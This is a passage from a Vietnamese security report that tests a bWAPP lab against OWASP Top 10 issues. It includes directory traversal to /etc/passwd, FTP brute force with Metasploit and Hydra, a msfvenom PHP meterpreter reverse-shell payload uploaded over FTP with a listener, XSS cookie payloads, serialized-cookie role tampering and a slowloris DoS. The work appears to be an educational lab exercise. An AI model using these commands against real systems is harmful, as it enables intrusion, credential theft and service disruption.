# Burpsuite
Mozilla/5.0 (iPhone; U; CPU iPhoneOS4_0likeMacOSX; en-us)
```

f) Directory Traversal - Directories

```
# http://113.161.207.110:8000/directory_traversal_2.php?
  directory=documents
# change documents to ../../../../../../
http://113.161.207.110:8000/directory_traversal_2.php?
  directory=../../../../
```

g) Directory Traversal - Files









```
# http://113.161.207.110:8000/directory_traversal_1.php?
  page=message.txt
# Change message.txt to ../../../../../../etc/passwd
http://113.161.207.110:8000/directory_traversal_1.php?
  page=../../../../etc/passwd
```

h) Header Attack Poison

```
# http://113.161.207.110:8000/hostheader_1.php
# Burpsuite change header from GET /bWAPP/portal.php HTTP
  /1.1
# Change header to
GET /password_change.php HTTP/1.1
```

i) Remote & Local File Inclusion (RFI/LFI)

```
# http://113.161.207.110:8000/bWAPP/rlfi.php?language=
  lang_en.php&action=go
```

 113.161.207.110:8000/documents/			
Index of /documents			
Name	Last modified	Size	Description
 Parent Directory		-	
 Iron_Man.pdf	2013-01-02 02:19	531K	
 Terminator_Salvation.pdf	2013-01-02 02:24	452K	
 The_Amazing_Spider-Man.pdf	2013-01-02 02:21	532K	
 The_Cabin_in_the_Woods.pdf	2013-01-02 02:24	514K	
 The_Dark_Knight_Rises.pdf	2013-01-02 02:23	739K	
 The_Incredible_Hulk.pdf	2013-01-02 02:22	604K	
 bWAPP_intro.pdf	2014-11-02 19:16	4.8M	
Apache/2.4.7 (Ubuntu) Server at 113.161.207.110 Port 8000			

Hình 2.11: Restrict Folder Access

```
# Change language
http://113.161.207.110:8000/bWAPP/rlfi.php?language=/etc/
passwd
```

2.2.6 Security Misconfiguration

Sai sót trong cấu hình bảo mật là vấn đề thường thấy nhất. Đây thường là kết quả của cấu hình mặc định không an toàn, cấu hình không đầy đủ hoặc phân tán, lưu trữ đám mây mở, tiêu đề HTTP được định cấu hình sai và thông báo lỗi chứa thông tin nhạy cảm. Tất cả các hệ điều hành, frameworks, thư viện và ứng dụng cần phải được định cấu hình an toàn và được vá / nâng cấp kịp thời.

Thử nghiệm:

a) Robots File

http://113.161.207.110:8000/sm_robots.php

Contents of robots.txt:

```
User-agent: GoodBot
Disallow:
```

```
User-agent: BadBot
Disallow: /
```

```
User-agent: *  
Disallow: /admin/  
Disallow: /documents/  
Disallow: /images/  
Disallow: /passwords/
```

Check URLs

<http://113.161.207.110:8000/admin/>





<http://113.161.207.110:8000/documents/>

<http://113.161.207.110:8000/images/>

<http://113.161.207.110:8000/passwords/>



Index of /passwords

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 heroes.xml	2013-02-25 00:33	1.2K	
 web.config.bak	2014-03-10 14:05	7.4K	
 wp-config.bak	2014-03-08 15:39	1.5K	

Apache/2.4.7 (Ubuntu) Server at 113.161.207.110 Port 8000

Hình 2.12: Security Misconfiguration

b) Tạo payload php gửi đến máy nạn nhân

Sử dụng Ftp_login trong Metasploit đoán mật khẩu ftp

```
$ msfconsole  
$ use auxiliary/scanner/ftp/ftp_login  
$ set RHOSTS 113.161.207.110  
$ set THREADS 205  
$ set USER_FILE use.txt  
$ set PASS_FILR pass.txt  
$ set STOP_ON_SUCCESS true  
$ set BLANK_PASSWORDS true  
$ run
```

Kết quả Hình 2.13 thông báo tài khoản user:user phù hợp cho việc đăng nhập

```

msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE use.txt
USER_FILE => use.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE pass.txt
PASS_FILE => pass.txt
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 113.161.207.110:21 - 113.161.207.110:21 - Starting FTP login sweep
[+] 113.161.207.110:21 - 113.161.207.110:21 - Login Successful: root:12345
[*] 113.161.207.110:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) > █

```

Hình 2.13: Kết quả khai thác với ftp_login

Sử dụng Msfvenom để tạo payload php

```

$ msfvenom -p php/meterpreter/reverse_tcp lhost
  =113.161.207.110 lport=4445 > /home/kali/test.php

$ ls -l test.php
$ ftp 113.161.207.110
ftp> put test.php
ftp> ls

```

Sử dụng Msfconsole lắng nghe phản hồi từ server

```

$ msfconsole -q
$ use exploit/multi/handler
$ set payload php/meterpreter/reverse_tcp
$ set LHOST 113.169.190.130
$ set LPORT 4445
$ run
# http://113.161.207.110:8000/documents/

```

2.2.7 Cross-Site Scripting (XSS)

Lỗi XSS xảy ra khi một ứng dụng hoặc dữ liệu không tin cậy trong một trang web mà không được xác thực hoặc thoát đúng cách hoặc cập nhật website với dữ liệu do người dùng cung cấp bằng cách sử dụng API trình duyệt có thể tạo HTML hoặc JavaScript. XSS cho phép những kẻ tấn công thực thi các tập lệnh trong trình duyệt của nạn nhân, có thể chiếm quyền điều khiển các phiên của người dùng, phá hoại các trang web hoặc chuyển hướng người dùng đến các trang web độc hại.

Thử nghiệm:

```

Payload: <b>Iron human</b>
Payload: <script>alert('Iron human')</script>
Payload: "><script>alert(document.cookie)</script>

```

2.2.8 Insecure Deserialization

Giải mã không an toàn thường dẫn đến thực thi mã từ xa. Ngay cả khi lỗi giải mã không dẫn đến việc thực thi mã từ xa, chúng có thể được sử dụng để thực hiện các cuộc tấn công, bao gồm cả tấn công phát lại, tấn công tiêm và tấn công leo thang đặc quyền.

Thử nghiệm:

Một trang PHP sử dụng cookie để chứa các thông tin tài khoản, mật khẩu, vai trò và các trạng thái khác

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";  
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Kẻ tấn công thay đổi vai trò tài khoản từ user thành vai trò quản trị.

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";  
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

2.2.9 Using Components with Known Vulnerabilities

Các thành phần như thư viện, framework và mô-đun phần mềm chạy với các đặc quyền giống như ứng dụng. Nếu một thành phần có lỗ hổng dễ bị khai thác, một cuộc tấn công vào lỗ hổng có thể tạo điều kiện cho việc mất dữ liệu nghiêm trọng hoặc chiếm đoạt máy chủ. Các ứng dụng và API sử dụng các thành phần có lỗ hổng bảo mật đã biết có thể làm suy yếu khả năng bảo vệ của ứng dụng và kích hoạt các cuộc tấn công và nguy hại khác nhau.

Thử nghiệm:

a) Khai thác FTP

```
### Using ftp_login  
$ use auxiliary/scanner/ftp/ftp_login  
$ set RHOSTS 113.161.207.110  
$ set THREADS 200  
$ set USER_FILE user.txt  
$ set PASS_FILR pass.txt  
$ run  
[+] 113.161.207.110:21-Login Successful: ftptest:12345  
[+] 113.161.207.110:21-Login Successful: ftpuser:1234567  
  
### Using Hydra  
$ hydra -L user.txt -P pass.txt ftp://113.161.207.110  
[21] 113.161.207.110 login: ftptest password: 12345  
[21] 113.161.207.110 login: ftpuser password: 1234567
```

b) Khai thác HTTP


```

### use auxiliary/scanner/http/files_dir
[+] http://113.161.207.110:8000/bWAPP/portal.bak 200
[+] http://113.161.207.110:8000/bWAPP/bugs.txt 200
[+] http://113.161.207.110:8000/bWAPP/message.txt 200
[+] http://113.161.207.110:8000/bWAPP/portal.zip 200
[+] http://113.161.207.110:8000/bWAPP/admin 301
[+] http://113.161.207.110:8000/bWAPP/apps 301
[+] http://113.161.207.110:8000/bWAPP/db 404
### use auxiliary/scanner/http/options
[+] 113.161.207.110 allows OPTIONS, HEAD, GET, POST methods
### use auxiliary/scanner/http/robots_txt
[+] Contents of Robots.txt:
User-agent: GoodBot
Disallow:
User-agent: BadBot
Disallow: /
User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /passwords/
### use auxiliary/scanner/http/http_version
[+] 113.161.207.110:8000 Apache/2.4.29 (Ubuntu)
### use auxiliary/dos/http/slowloris
[*] Starting server...
[*] Attacking 113.161.207.110 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
###

```

2.2.10 Insufficient Logging & Monitoring

Đi cùng với việc tích hợp không đầy đủ hoặc không hiệu quả đối với các phản ứng sự cố, cho phép kẻ tấn công tận dụng để xâm nhập hệ thống, duy trì và tận dụng tài nguyên để tấn công sang nhiều hệ thống khác, giả mạo, trích xuất hoặc phá hủy dữ liệu. Hầu hết các nghiên cứu về vi phạm đều cho thấy thời gian để phát hiện vi phạm là hơn 200 ngày, thường được phát hiện bởi các tổ chức bên ngoài hơn là các quy trình hoặc giám sát nội bộ.